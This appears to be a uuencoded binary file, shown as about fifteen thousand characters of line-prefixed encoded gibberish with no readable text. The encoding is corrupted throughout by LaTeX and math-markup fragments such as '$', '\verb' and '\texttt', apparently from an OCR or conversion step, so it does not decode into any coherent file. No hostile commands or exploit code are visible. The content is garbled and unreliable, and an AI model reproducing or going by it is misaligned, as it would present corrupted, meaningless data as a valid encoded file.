5O<3N=_S.KV-8.^00,0)T@5%*A(H((Q9)_TT1D*D3MP)$ MJ14DG,Y)]>]GV?*_A^FD2?`=S9];_-^K[Z.R7[(N4HIA9\$[::,(L4M5*,(\G M#9\;@XDE21Z%WF"P\(C:*/M\$^\/MSWY^T,.#F2>B'I"I.I3>DTEFT]#B'"2D $MV.H7RQZ"+RT'0((4&^[8@E."@7B_HQPZ"F@(W)B-(&X?4/"[J2?B?$R??20.$ M/)'[?J\$'JFQB*)4)^#T8^,KVI\WTNPD=)/2L3N81?+.GS?B=GG(YJ><2E0\+ M\$ZY1:*C>08*F*P5%56&)'M"/.IM*VJ)HFS:^.MSX:?'-Q[KWA/];]U]+VY_R MNWH]GW_X?;YWN^;Y=O?);73(`@!7P?GI"P`A0>SDLJA2XA<X%<`.A8@``64> $M2=WE?N=X@U)4GI\#R_D4>&>>'G!YP>(D3:A%-(%`)%Z4I2B<;/$=(9]+G;U=.$ $M/-?6='ZON_</`-IYQ*3T`BA&(0%"`0-&+8D$B/&/F'0F5T^2/$Q76\X`4PB_$ M4%`!(I3.E*4HVB**?12P_5*/`5V'^=MG?+@UC9K'1W_@NS\$>@14DG@Y23RTZ $M'2],/FG>]1P[?+,7S/:>B['1"ZCN90ZO88:,&B64F\JM,-X!('LV2I9B98$C')]$

 $MWK98HO4@C*\-$!R6+116V(F\#T[UY/))Z?X[J]\#W_\#\7R7;[7LSV?/P<"G+X \verb|M$<:+"ZH\`\&F`*`] @V+*GO'V/H)1)D*<O\#G&4Q.M_G]D<VW7E<;51\&GVC112Z$ M\8K';8QUB&U=/@%_T<ZMC)U<:GW5(Y6E6=W0>(6:>0=LHTM"IC(':.S4SOWI M*)&YZX); 4V+KU8WPC<NGDE; $A7,9=\\'@+C6<E><-T5K0(.X4"(0,+"02V2=$ M9%4.#4J'&E&DR\$,EQ*+Z\L@@<NN,M6.W2]!/()UCT\$?GJ/VU'V(/VP?M@_;! $M^V = \frac{1}{ZP}UP_{; +} \frac{1}{UVP_{; +}} LNB^Z + 8OT_{?}^{+} + ZXOY9?MJY4 < J.5'(.0 < 0.0)$ MY!R#D.0Y#D.0Y#DN2Y+DN2Y+DN2Y+DN5<J.5'*CD'(.0<@Y!R'(<AR'(<AR7 M)<ER7)<ER7)<ER7*OZ_^=I1I1I1H&@:!H&@:#0:#0:#0:+1:+1:+1:+1:+1: M5RHY4<J.0<@Y!R#D'(<AR'(<AR')<ER7)<ER7)<J_S&*,48HP&`P&`P M&!@8&!@8&%A86%A86%BONF*,48HP&`P&`P&!@8&!@8&%A86%A86%A86% MBN5'*CE1R#D'(.0<@Y#D.0Y#D.:N2Y+UN2Y+DN2Y+E7U#%&*,48#`8# M`8#`P,#`P/@U86%A86%A86%A86*Y4<J.5'(.0<@Y!R#D.0Y#D.0YJY+DN2Y+ MDN2"J(*H@JB"J(*I!!RNCXR:GRR?4=`ISDE_\-R-Z_/K=TW:><[3JW+N1KEO M:F;S5S:/5[:GP..R/5\KLFS@Y7*\$\$\$&QFS^!0,`JFS&YA<898R2!AA!#`@OR $MGS-'(6_4!!!SNPJI_>=`]]\\ \&5_6_J_?ZU[7R'[HC]\\RJ.7FJKV?,7L^*:E_"$ $M\PKX.OFN?8["S]\#^3_,^%X^)\#W@\S^-)]FO=!/A^87\#_F0@@)I="<./NDNT$ M:BF@(!;1!3[9!:9`B,`#X\C-:LKJK@X8`,7J(+IK"W19ZXA9"T66#;2\5\RC M3N]SHRBA'U@H6W91A0#8"\/F6J*[^@#612]B\C6!G@+\XUQ\\!UQ0._[V6/ ${\tt MFRXU]RJ\backslash Z?U=OH9Y_BMO7V1H/C"F,)F-,PEW?VI<\#O!D<KO[4<U9\backslash(_SF><X]}$ $\texttt{M--\#!"@=B$X7"/L3RK\#@A,8".9"E\$``07T7NMY90<8\$`*V'$1F\WZ^C'F0YS= }$ M:91D6_:N[+IR-0,&#Y7)%S),V9/SIH39GZ"=!<\/E\$:\$N.QAAJ?ONOOR_^@/ $M:5N][4+F@*M^4Q[2U/3CJ_TM-_F+IG]G/QF>6/$R^7\+DAX+9[2[37BFQF8R]]$ M\$.6MC\$QQLB]Z3,>%>%QTOTHU.\)R"[<"C?*_U4L*KG,/@2%"DI"<^1"FNA;) $\label{eq:mp:bl} \texttt{MP:Bl"A=6K!@F\#:F')8FAPJO=*.:HJ'6Y82J\%HE_>/NV-G^-Dl-DBXF"\$->(;)}$ MR2.X9#1((#3(("\(("]@SP-P#<`W`-P&W#<!N`W<+?!!!KB_DE^J7OB_K%^] M+]4ORR_/+\(OO5<J.5'*CD'(.0<@Y!R'(<AR'(<AR7)<ER7)<ER7)<ER7*N5 M'*CE1R#D'(.0<@Y#D.0Y#D.0Y+DN2Y+DN2Y+DN2Y+E7[EBC%&*,!@,!@8 M&!@8&586%A?#:+1:+1:+1:+20<___=THZ4=*.@=`Z!T#H'0=!T'0=!U5T71=% MHM%HM%HM%HM*_%Q1BC%&`P&`P,#`P,#*L+"PL+"PL+"PL+\$<J.5'*CD'(M.O<@Y!R'(<AR'(<U<ER7)<ER7)<ER7)<ERKE1RHY4<@Y!R#D'(.0Y#D.0Y#\ M;*L+"PL+"PL+"PL+8HQ1BC`8#`8#`8&!@8&!R')<ER7)<ER7)<ER7) MJ.5'(.0<@Y!R#D.0Y#D.0Y#DN2Y+DN2Y+DN2Y+DN5?\#\#_'?XZU'.-,YIAD MEEER7=P/B?^C;;F_'_K=]EP>TM=)QN*:[:XOB:6C:@@U>7&;@.\$(F^Y#NK3K M=APE#UFL3D""!"A(,NVB"(G88(\$\$;/L'_>T<??_1>)ZG\^)_%>!)V72=*4QX $\label{eq:mkxjidksf7k#W;S+W;WY?ZGGG]CX;W_R/=IV4kx9P]9?I'^D%G@`-A/6\+J6>$ MS_:RQ_.+^JJ+YC?ZVF^(+Z;N9,K'Q%EJX%`%!GGK[\$:L[BN\$6SB\\!@,D%"\$ MI/LG0PZ0)7(4GP7NXE2:#I3C,0KG:>7DQAF6X\$\$R*S8H?9]AKF?M6GZ\; Z7 $M&J := (B#?:M1#8$\DN!MYHK,^`K@?-&LJ6/">) RROR-!`>!G$/]@%%=[>3[:$ MX-48RS==<OS8^8'Y?3F1-EFE:9QG=]S>'@3Q^YA)*:S544Y@8N2R'D!S:<=D MOO.A%/3!O6]V[)R[,K&%-V0*`88OLH;-7%5F#5?<J"I;S`XP\$?G 8`S`]HW=M9VY\D3>?7<GP"MJJN@-I<=!K7(JQ*?Z8'+W"^NC.2CWEH;GON5Y3^5`X-1*, MTU'Z9F#&NQ?JZML%8R7=T)?5<H4:ZHD3#,4QJX8F/7Q%>CX?.WWCX9]<>Q57 MJ8FT8K2D_ENT\LKT[:*E?\K_8CL:):3[VDZX>KW3/U[I:DWU,^@?,\Y.)]+Z MR&Y#<D&Y(-R0880EE\LOEE\@OQR^G+Y:N5'*CE1R#D'(.0<@Y#D.0Y#D.0Y+ MDN2Y+DN2Y+DN2Y+E7*CE1RHY!R#D'(.0<AR'(<AR'(<ER7)<ER7)<ER7)<ER MKE1RHY4<@Y!R#D'(.0Y#D.0Y#D.2Y+DN2Y+DN2Y+DN2Y5^V/;8HQ1BC`8#`> MZ!@,#`P,#`P,+"PL+"PL+"PL+8=,48HQ1@,!@,!@,#`P,#`P,+"PL+"PL+"P ML+%<J.5'(G(.0<@Y!R#D.0Y#D.0Y#DN2Y+DN2Y+DN5?28HQ1@F`P&`P M&`P,#`PL+"PL+"PL+"PL5RHY4<B<@Y!R#D'(.0Y#D.0Y#D.2Y+DN2Y+D MN2Y+DN2Y5GC2C2C0F@:!H&@:!H-!H-!H-5:+1:+1:+1:+1:+1:5K9^< KO^L MT^FT>00G2E :00>@MSL+BKMO\$V4G-0H(#B?EO%Y:\$DP&SA@W[#\70\7?J%#P MN.ZBN"WJ)C3;H((!6JK0Z?\VBHIW@V4UT\I%/O?38^MLM]G4#60H),%7N\\$' M@NIDB#BX\$XH\$8M._SE7*I]=0V0>*3HD;666(1:CK2K!998L7Q=S*E>\$#5";Z M7856IL@X0[IL/4.PR<MN`9@S!-Q`!JU)-PHD6+9(\$.KAH8R?!C^A(#,-E@G^ ME^VU5`_>TQNMG^C\ZV_?P^EB^MF:++2C]Z\$M.O]20JD?ZVI5J;S#6]RU\$("% $M671R?DO>: 4^X>; G3; EMKSKC+?@EQ3UND-Z[/\^E/2"E<)7N6#,<1\"G/Q]10$ M"DTK\#W&R,%\$LL>OP5G%4-"%*_6HU'8(E<_U]N7#DE\.?U^4QHT^TUVXQI_1 $M;I;-L'HH6<\#"5GM'9D\:\&$D\#JS**_,^=XQ7"3FWC*6202/WSWR\#<T*8\&\&\#2>$

 $M8,MH \le L1EAU(V-VY(3;NU\#6V6XM:*06BK\#Q/N`82MEX%==Y\#3/-39</='@T$ $M^{-}]-]08^{T}[00X0@EIM+JTC-PYPY/GZO"-MX!9,FJU\>ZXIU;0D3()"M2$;T%N$ MH'Y+8WIJV"630)+<4F#AN5X8B+PZT^"^XWK,Y?=]+QO@QZO[,^^<)Z1IB\$QC $M=R_{-}(5)^{-28}JU<,-28_{1}U_{-}&CZA/-M_{1}T<>Q6&SRWEL:5_/5'FW[1Z]U$ MM/2/'1#W1TKW[X8ZAL<>%YXT;2J_VO<,1176Z8Z7[(V^^2`XQ!`<`(&P!P`. M,!Q@.,!NP?:A^N'R`_2#YNK]<OUR^47XY?I%^N7ZY?1%^N7UI?KJ_Q6*,D8) $M@, !@, !@, #^P, #^P, +"PL+"PO>X6%A86*^1)?^9THVD="=^Z!T#H'0.@Z#H.$ M@Z#H.BZ+HNBZ+HNBZ5^FI6*,D8)@,!@,#`P,#`P,+"PL+"PL+"PL M+%<J.9'(G(.0<@Y!R#D.0Y#D.0Y#DN2Y+DN2Y+DN5<J.9'(G(.0<@Y!R#D.0Y#DN2Y+DN2Y+DN5<J.9')MR#D.0Y#D.0YJY+DN2Y+DN2Y+DN2Y+E7'*CF1R)R#D'(.0<@Y#D.0Y#D/*KDN M2Y+DN2Y+DN2Y+DN5=\49(P3`8*\8*\8&!@8&!E6\\$A86\\$A86\\$A86\BN5',CX^ M"8#`8#`8#`P,#`P,JPL+"PL+"PL5])I1I1@F`P&`P&`P,#`P,#*L+"PL $\texttt{M+"PL+"PL+\$?/?"_]3[]_?OX_T3_+?00Q7VSASZG(/E;T9=T:DW\$S7@S\\$)3H}$ M8#EG.100/IPK7V#@VUERI<\Z6+!HT\$!@H3.WM7,:S.0U>\8NV4O2;G\-%6S= $M#JT[ECJ9&^{)1#2?&X=279>'P7U5NKY/54]=7&6A0T4$#/<M?IUHZ;@ZJ]30$ M!:VEXEFJZ<>%CDEM],7G<'<I%GV68THH+0^V2>D%EEK9%EAAJQ4;L<=`:C MCB"""CFP0\$#F0?<83?4Q=-4U-+%3SUYYN6G.FIK@:>3:,[%RRL_[9;P)QD=S MT-NHO10D:R^"<308IFX,W+[K]>:A.UC#R5B#UR&33/R;[PKGEMRN/HONO77N M,LS?5X\5FB.0)QT&@"(POL9I?G`ZP6=(%IMUX*<>,-NC*&'JD,0.=B_-[X`, $\texttt{MA@@,M(HH/PSFYA+CP} = \#00\&'(J0\&A'K<'^3F\$'N;(\Y(\#YG[?\-\$15LP@AO))) = \#00\&'(J0\&A'K<'^3F\$'N;(\Y(\#YG[?\-\$15LP@AO))) = \#00\&'(J0\&A'K<') = \#00\&'(J0\&A'K) =$ M6L#;LN9VHHCZ_JXFJ(^-#ZD-T>7G]'P1SQ5G./4%Q[&T&:(TJ%^[Y'B/7/!W $M<A]7DV]>W3.C:]N2-N[['9L]BX, B(L/@(L]3K-^9W"?(NT]P=I]_]R[KF3\$ M;3";I.MF\$O#U-?%#UE;^G?KF?H_@'\$>])8;PG]]WG-T.0]F_Y,MZDFI*H2U($MNZ, @RC#H, `(D'.I!!+1((T&C&DFB=]U/S.^.'N.[]?>L_7I#Q4AY8C\,&V!G$ MP:T&H!R89\.3#DPY,/LJO[1?O2_`+^47W!?VB_KE]T7XI?;E^<K6*,48)@,! M@,!@,#`P,#`RK"PL+"PL+"PL+"Q7J6*,D8)@,!@,!@,#`P,#`RK"PL+"PL+" MPL+"Q7*CF1R)R#D'(.0<@Y#D.0Y#D.:N2Y+DN2Y+DN2Y+DN2Y5RHYD<B<@Y!MR#D'(.0Y#D.0Y#FKDN2Y+DN2Y+DN2Y+DN5?-XHR1@F`P&`P&`P,#`P,#*OH] M%HM%HM%HM%HM*Q1DCRP3`8#`8#`8&!@8&!E6%A86%A86%A86%BL48HY\$Y M!R#D'(.0<AR'(<AR'-7)<ER7)<ER7)<JY4<J.1.0<@Y!R#D'(<AR'(< MAS5R7)<ER7)<ER7)<ER7*N5'*CD3D'(.0<@Y!R'(<AR'(<U<ER7)<ER7)<ER M7) < ERK_C?=__@6M_34'GL<Y@PUK>@OB\7-`AQC#+K_;VBZ8<NV'QVXXQ.IU/ $MH+P>?!W.!$D[WNW)3[(*(Q1"*C*5._P_X8W+\/J.5WV>@8;A>5URIG,I1</R)]$ $\texttt{M.R[>H3]V[>XL!J[MOE\$@W-I@O\backslash+EK@73DJ+@4\#\$B?8][Q_\$]NB/H/\&^G]_T= }$ $\label{eq:mass_prop_loss} $$M^*?1?</L>70=^D_^2/D4\"JJ44?=83[;SKT']@]RDSJOK7Z+S3[=))/H>6$>G $$$ M.7@3RB!8BRRQ`#BZO@MD`"LOX;,-;,!&X`"QL_;3&VAIR^QG%V\$+_(?!J`]Z $M/?Y@.OS_^D6TL6)3^P&>F*]4=$:V&?*ZH*-T^7*K3SV#3C9]XA1^2U)-1[>,$ M]0JQ507-L>_G:^13#/]A?`]=;@,G\$8\?XHWQA)!]@122&-]:&K<PAPD3E`AB M2X.1(M1306I5GDB^^G:>1]-L0*Y5CL[PWJK/VN6EWN'2\$3XWYQ!?I0P\0&:(MX3P-P_8M,0,LRRJ'3F<77]7,037!F=6/')+N'H*AZ^GPW]9"OI?'?V%9\:H6 MER4=L\$7.US73_S"S]VSTQ@-#+?, `&RT)D[?=[*RY?O(6M[7<[I;=TU3D%!F= MIF*IOWBLOU:6?TW<ZYVK.I7)M OM`OK]'U/S=HD/U9 C;VWPJ71,GN)*C,-R $MS@4P^I]*[+]\\^C=)_.=Y\\+\\&CVU7[Y/F\#[\F/RF)&DE);7^Q$\&?BJ'0Q(^[1])$ M04Y1,(E+^MRY^BGDW[^YY1!`;H@@*40-\!R@.!!R@+,'*!R@7H/K`_H!\FK] MHOVB_:+]HOS2_0+^27WY?M%]&7[20_XQ1BC!,!@,!@,!@8&!@8&586%A86%A M86%A86*^J8HQ1@F`P&`P&`P,#`P,#*L6%A86%A86%A86*Y4<J.1.0<@Y!R#D M'(<AR'(<AS5R7)<ER7)<ER7)<ER7*N5'*CD3D'(.0<@Y!R'(<AR'(<U<ER7) M<ER7)<ER7)<ERKE1RHY\$Y!R#D'(.0<AR'(<AR'(<ER7)<ER7)<ER7)<ER7)<ER7 MRHY\$Y!R#D'(.0<AR'(<AR'(<ER7)<ER7)<ER7)<ERKE1RHY\$Y!R#D'(.0<AR M'(<AR'-7)<ER7)<ER7)<ER7)<JY4<R.1.0<@Y!R#D'(<AR'(<AS5R7)<ER7) M<ER7)<ER7*N0Y#D.0J@J@J@J@EI:6EDLEDLEDL@2Z/=J>[+W9>[+W9>[+D.0 MY#D.0YJY+DN2Y+DN2Y+E!!O'/MY0:A[+UGC.VW]UR)P-Z7A?T'5+5(; MMY_DVO?X\4WWD-_T^)VD\K]^&#<3.J9L^TLH9:"`G84\$#D<-Q&WY#`]M23M? M/\5EHVLD2)7";/S:G7YO;\NU[5P;:SK@`(F^B*GWGJWTQV)6&&_&-\<4>[YE M^&7?09VBVKSA6\$0IZ)M@C!&\$N!>UXSD(53+6A(L5\Z\%A\\.*\%+J(P&\40G*+ MKPK^B9_J\=6RN#AL+6D,3]/+OS%0B-^-+6D!"\!>;(&!8C&%YK"''NLI[0OR M/J#UBT>\$'K0W'MW>PPM=++LFHG)0]6JIJ=R=FLW-U\$<'M.OAIP9LKKB%IB\$6 M*"WM#H#]\>.B%B=AADT#8[-UE8:F#I)'W7.\"]QK[XON=<C0(([RQZ<V4&L\ MO")KW5GD<]8]DRD[/<+N,%:Z?+-Q[;39MJ[N2FQI:U>-A#@^B=`0N+.L&:9G M-VSF%JONL5#TG.K-]+]U^ONR-*S:K:]>E>]8A<026/ZCQ.3XCX7VGL_?_`:;

MUCT1/^A9([+[Q@G&,2=I2!K60[]#1JV7CR'LDMZVYXN&^*QS[UFE?R>,YM>7 M,-H^=T(]^L?[+JF`_;\$?!)VMBU&Z7%H<#HJ*0W[KY>KNV/VV+SO/6SV?1W71 M3LVCEX[1=/6+SC0>#G)(S&F?9WZ&7.(;1AC:FS\M0*4V55/P..9E=.X4N=*% MLG^:C1C,B\$(LH-F>\$GJ48<;=^<AY?SI(\$JF%U=@V?A:7?/8<@7+HM.8!WXS> M:.'V)<(X&N;LL"@072(?J*41)"%^T@5\$%(0ZT:?!!TG*F(Y2C*P"NF6N&%;F M5<Q8V[U9PZMNB`>&ZAZ[)X*:7@0KRD03(&/;V6)=%>@E?1?A5?.5,'VK_.XN M1)L88,W!7-H1PGJ*X#5!,MELI+]XFHG)/\$\M7 JWO99]AEUZ! :KV 35)>K/ MO'I/&+%<*!@[E][;9GGJ!WB[=HSSK?IH'QN&=F_,R3NW0I"U.\$.H?^<X]-W[MVVP2\$+]TAE6@0LXR2=2D2<3CM+)Q#*L*XQZ=O; `R,+_5)@L+#MXHM]PG,S.H $M#FD1"A'4GKH3WHT$$"=H7W8"/O$A!$='$HHD&-0KR\%\QA4M*1-W>CP\UXK)$ M/3>HPQA67?Z7(TH\H\IWCW/`7%P_)6AO>9D6HVL5.KFM\9E-C.M\<!PLO%<I MG78]#CKFE^9'%T]N15E*Q/3:;?X=_XK`MH8^<Q5%M\9)V_&>R2\<O^`5^W[' M3N'&!,ORIH7^O"\#\$I%<\1=SHE;699:Y!G_L=>%^^<,\4'PHE2<"_VRM&RD\$ MGZ][!#-(F?_X^[U60\>+YI0+3:@N\$A=ZK4EBBI0LF8>IO:@/S0_4L)0E1Q^T M%_9X=?<3,+!23P_[!RO!;*WT,G*WR,\$ZQ[&/OY_3]MEA(V:EN!ICT]4%WKZ_ M4`NWO: "B@]<%N2(I85ARAB!_(':98]\$K<K^2?R6[+WX.DS`GL\$P?X0;'831* M'"[6ZUVMXVQLN,F[6A[_B/:7VUH/!FZKE[39M3YL_T:^B=>'Y<K7JMMTW)6C M03C/[9J7+E(R2MUJ[:T[-RS7-N;J\502VM6X]"GGEK@[]PRYG=LXP>L;5='; $M-4D*9=G^2.2)98,386\#LL!(D+\CC]2HZ'VK"7V&$Q32DS]]^^>H.\)Q$ $\verb|MYW4A8| U&QCD$XG&$<] U #XV9 = PKQG/LNA5R> = VGW; PM`I'A&J9M"QWC7^K> - PKQG/LNA5R> + PKQG/L$ M/X2D2;.)1'ZE%O<<'E]1Z8[.8F@X4;T!WVF)M%2&EGC!X&D19!]=X`LKZJO4 MJK: '0\YXA1E@+#Z)9*69XN_`9;*^AJ[UMD;"^O,K14R`PLD"?OX-DAO356+G $\texttt{MOM*3['`\>5C"0(468@B[WSK5!JK50KDS05(K))\&\4*,",'^&ZB1/22PXO-80)}$ M]12R'VF>6Y5BR?BX;;._Y#%+X`YN?\$5Q0SN2I;7D:_!N:W6V;%MN"H4BW^?X MGAN(8ZOR;+//V_B-FL&U?"A<TN#J3YD3ZGJ.3<H]=\$C1I"8WM*<:FH6O:Q<U $M.A8U\&-]+T5;N4@[G!KE?]/NY`W"$0,1"0;&&"!!5H=H[I/*!2(2E<EM?,R^^$ MV;>XZ'>_8\!UTG@7:*8Y9R3^OLUU9FE2_7MZM[3O%H=XA:[@^&?S_1/-"PAQ M; `.L7ANQQS+TG*;1:\$'1>IO\Q[F8</,9<<>84Q1Z7UM5])WM>]/L1O^IJ.'L $M^{(OC<Q1[V=[3$)?]}(8_!3')^!6$5\80_HZI16I=ESO=/O^_+]@[$ MOP<K6\9_X@WG,ZSEOR,;L2*9L?Y&R'BN#'8<=S#<3.#'=HN>SE>V>R713^)-MX+3JIHV/A\$08K2X\`J_9D[_*CX7Q@3^@;7\N\$-N\XJQ'--T0!STS4<#O``/C M8B/IW-/)47]S^JPM&+?U])>EYKZJQ3@%R@B?(NM<Y?D!]GU&S";J?S"O"(<. $M<M]^-=^/;+>;"-^.1((S(*GF?T&P)[)N@(!NRS.,QW^:LTW]=UIP9*(EES,$ $M?`?'MG+W1?!#L-AAGU`=M?B\8B]KW+3.N^/<:0?&T?P_4:\V0NK]8V8TX")=$ $M2*'HF8^{;}U,(U6I^{7})^{2}WCK7:AO67K570)V=['4U]>RGH<QP^{3}$ M.)M"1;R-.IK),6Q[*85F8=Y696.JO#M6`/);!W9C&->![WE6#B!VM&1H2C.8 M1D9)FW_'VZ*%C/)(B!FGLD']39"!QZ%!!!VD4]0GK.?:_16:E<FA>0_@])I. $ML5/=F[.N.<(E2;1R!IB<Y%[*PRU]=GCK4L\G)<3U-ZNW`S]L>LX.M8M!3>/B$ M'#7?3,]2-]J^NQ-3M#A,!O.UE%;,WV\GBU""#2?!MDP-YXC:'>%PUS<ILFJ) M9=UD\$!UG&9&\^./S6PS=!K!`)FBD\09%^"B>]^\)?`*6\$/,WHOD5_E%*2)QE M:NZ?P?::%J*^S"15%>V+J":#H<\$JN]?M/;]XL`?5Q[T>8+:O_E7V_K2;WB\' MG_PK.:MKK[4'@60)M;->S5^"O9GJAVT>!1^"M?^9=BW;?'L8+IQXRX5B%>K! MA0=),?)<,MIZXH/."&CE.<^SE&F?]1-!>\+-:RZS@%"&)07&BL9-9L[MBD[E M6UW-V<?T[\$V[Y-_OS%,OXT2Y)#GT:)>'YNR1((5F8))?:4CPEDSQSK8*&XSE ME1\$\$&/F#800000.,61LJ?&*D8J3Y152[4G;.Q7VLDT@(X4\$'%S700\$X"XRYJ MI:!P:VHVF(/1ET!RK'8,P-&DEY=X:%\Z]/S<NZ-);<KCZ6L3R!&L\$\$2%"OJ% M"IIC'\9]2VTVBHHX::32DQ4>@1HC]DE!@T*^+-\3V4A@',LR^5>E\5[I6I>R MRJZ-\$MST'*[YSCL\,T?P[_>/'WW?\9QC=<E'#H-ZU>DTOF]/SV-VVFU]?,Z# $ML^?;QO<2CCHG]4.?A+[,0:_4ZIO;QZ0]T^$>!-K:S6XD==9=C#/#,#^$EA;Q$ M4]A/'!GN(J4ZISYEE_4VZ\?X@?HLT62H7#@=Y6G,9`0>^AHHN(_YV>%E1S<V $M(!30G97K960H\&HZEP, 2[T#[P!U>HC; #$PE@ADH*MGO6N8?CX, (P)C2^Q@\6($ MDTTYNWV*K`L&'0>+P"3,R-*5EUA=E2'T4M@K."^@Y?I@,SW%+?%/38@OE^S MO?`R20<G+LY7_T02^`AB0\$S?JWK.#O;ZJ68>5@:M-Z[T*G9N>N]N5'2]"KM: MDH4S1/K<\XUP+Z%D?B\UKT+#N62W:,HV3 FR'*L@P;K']/11JLA2F2<:Y%;T M:R)1,9)):!/IUJ4+OV:6#%O009QUZ-NGXI#KEZ7)!?ULGEIQ>4U:0BBDT;SH MD"]/`\.-!!UT(@TB?3?K<3^CXI\$GJE>_)]#M2->//<0Z5.I*^:)J7LN37(Z% M?VC7I[ZV,&7I];B\$PP3UUDM#RMI<F[XXP-V=5Z#[KNZ=X[>N'M39;>A8)%YG $M#;/)<89^]P-/E>@[W(-QK*;;YK/T/@?J<!32MI!OY&D9:76.=4\;*_:H)L,,$ M=J^HG-H>JWN>:177^0Y[#_QVQ?!H[*Y8G*!'(,R.*WKA^G\'/+4R?`1LU9T\$ $\texttt{M}) \, 0 = \texttt{YQE} \, \texttt{"Q`OLL-"[@+7+0/'('52H\]Z(ZPKB^\$5-HR"0\$4:.2R^_[PLDC*Z\$6]) } \, \texttt{ZPKB}^\$5-HR"0\$4:.2R^_[PLDC*Z\$6] } \, \texttt{M}) \, \texttt{N} \, \texttt{M} \, \texttt{$

MTI\$)PL4]:0=8]P70,0K\KS@G^NZPXVA"-#5,ETL.\YWA"_ZF]?'-P+0^!Y(+ $MK<D\= MY": Y; (D_>=); N`, =SK@Z<) KIQ<OR.UA_1R0 39Y$U>&V])H<&&K$ $MI>(RK.AB3[FU'[.(/YOR>+W/9_?\<-9K^2X'W!T/A7>NI]NX%>%X]ZJ6U3G$ $MW/N5:Q^3R7LN+8)MCF$3=4U&A91\SYDZC1O\=X27ZML^AAW$-LP/$LFQSAF1$ $M(F@(7H'SB^*;:?!XZ\&?;_=/:>V]!V"/R2>;Q'XE0^4@Y]ND4']+8_QZ[+:*4$ M8ZDZ!F>`50JW9,PJ;#LVC[X[DVC-/D:)2E>PC**5)<V^AV3@W=-,YUXBZ,ZM M. $^{F["P==.70^{MNW7}];5[\&`]OS8?AV,\V'$Q:R+-W/9:VG)K16Y*7>FX N[}$ $MTF[^[Q/B1:60W]D[2</XC_B<[166/#IYV<X1J?Z_A:^7:C90^$C\/5Q</MRP]$ M,C8L4/*M99=/:\(E9BZKOTA[]'O4W.1[H0YMD%^7"\$H.'REL)>5\$4&`Q'/=` M#<09., V80BI<2I"%0B_%F%P.+.:?,'+.7R;2S/>ZB)VPD8R]D%ZXI<'IPS!; $MC[3Y,G/=/B?;<Z@L2T_E2P&T/'"=601S29Y&*G3?GC"3U\D&"'B[-<,U,(&K)]$ $\label{eq:m67b} \verb|M67\b_.@>/S:OA[3B_:^1JX&J^B_8\&:R1?>T\G*J\;+;2>G\#-\9V-GS)/5T=V$ M.L2#=@>@\$[X1^5Y?CCCCYP<MXX6F\$�?(],YQF^72W`H74,.Q#LW(+:\9VS MLT+DG&, HB11]&G\$2@3J>3J6FN#?NZY/M&\59LX^MNJQ0MZ0HF!8)&P<3'8C@ M\[X=AQVJT6[=YK^PB_],X6&'O_'WK</7G/CZACD?3@@'=]LE_ZD'[W^6D,P/ $M\{Z2}.SU_;-C5F\:!O^K]/_J<7['W?:J_M_Q\/&^8[_TW=>G^!H4Z>74R$?F]$ MO+9?S_O^?_('?_WDQ>1F[@M!N#)@6](T7W*.<VUA06]_^FKV+BU_DQ_L3]JU MJIO=7>Y)E/]LQ\[K-Z"^6V\$:J7_!8<_E_"^AP-2V[ZG)RKNFU'"_KW6?S;36 MMXY97JI\/T7<\'B\=?DSCIOC:_^?^'R_^>\$DG8)_5*3S3[YA/TE1!F"WMHW= MNQS3EO9ZMM+RTKEV],PT"N>^O")2N210,801N92\$\$Q\$U"K<HH5[9IW3?U>A5 $MR\#DK)O/4-1+<!WUEZRUNB=OV_6Q[6/\NMEIYTE1W7\&FZ\5<"K[\&L[;I+PJ>E]]$ MZG[N0[:GWFQA9F_Q6P3^U+[3,?Q[U&9G^9CZ@8>X<]N2C\$]\7I0N^P5QU><Q MRLG004:C-DNLK,"'V_SY)_/_0;+_,MU"H4[P[</=AZ@`]L`3FW<?I3H6G]5U M6L8RC@;SXF6_%>N151BZRBQL/PF;/)L`]U_OM1W\JU:34_?``;N]"%9Q@-_ $MOZ]X48(N!Y@Y8C#@_4.WN&>;!.=5=1C,W$1@@*K['T^0$3RA-)9TIPU<*YJ$ $\label{eq:mfppcs/tsp} $$MF^P^CS/T^SP"(CF?Y?L@:SX_:<=400D^J_ER!@F;`)2F%&I&B(A:/D#\HT(U)).$$ M.)HO:O#X,/XLK_'>P1Q:T!;2S4C!;4"Z[MA<;&M\$-WEPZ>;*1N!:CV1MAP71 MS/VOF;@/.^XF'YTE%_>?IL_4?-5,G;[7Z\$^7%0+L[9?EP4K).,:E^RH?*[UT M"%]ZL2EFB6;HF52&^HT\EIQ*<DC2F1<<[8@3IWK8\$+ID^KEI7\):-NC?O5G\ M]OA!3(2"6A(.\A0\$N\$@G)#C5V2KTH'BIA-A<HHDDG&8X-Q[H%(?LURYN5.>0 M?(;HG&#?PZ5]1NS).Q7]_R\$7-Y56\VY:%3\>CVS_?S@U?JL6@L-XZG=ZK*H9 M-1'Q'7FYMU,UJUZ_62"UO*D=O=7Z1AC**T<7/UG=*3U^XP*?0YS.-[OGY?[_ $M,1T>[RTMT.Y4:8+C`!'X\#I&JM7SF_SO)\#MZ>V=N9L'0-EF\D)(-M0T_O/!GU$ M(#]""'EH\713]0&OR!7#KI'HG(00&/WI&S33,=HPR.T.0&'#NI-_@Z=MHR3)$ M@R07\$FI%`^L#>L#ZH0?SH&.D952"`@:C]S13AN,C#YJ):C;\$(LQ6'/QF;Q@] $M; -CAZ5Q'F?1)I5VO9\H)SZ^[#]]K; B!GMMEA; 8"ES'2$(+\&>!'/49<O.::$ $MF0:OBN03W,^Q!,;EEI3Q_H'&S@[<.-]E?M5?4%+*O^'^+[U\1A)(8VY-V&8/P)$ $M! &< &T'? + ?Z$ "V < JR_RE7KJ" [< WU^#I < 3 [4 '92V@1WZ; M[&PS.+MN, 8YT*] / PS. + MN, 8YT | PS. + MN, 8$ MG?&L'.>>R2-YY9F,<6]A@4;W4I2O.91TBL1/Z26%<ZA;N@B34Q*37N-4]G]E M,YIZ1\$\4@A9]O3AF!7O?F5O.Z<*@@>ON(D`N3YGI2/HD6;>\$\I'\-EV,;A87 $\texttt{M,)1[BX.(9ER[VCK'WM\&]\&68F[JBBY\&B:?+Q,MQ^PR\&XE<6BV_7;YU]"[YH\++]}$ M;L9BZKFM#5Y @>:Z7*I#\8[[3\/W&X'X\#HF-;**(:'="P'AT9XKG6AIKC&M MPZ=YRTNV3#=WUGE=[;,'Z5`U&;2W1[Z?3@0=.8?5#+,<9=+7\`S`VP*.I$($ 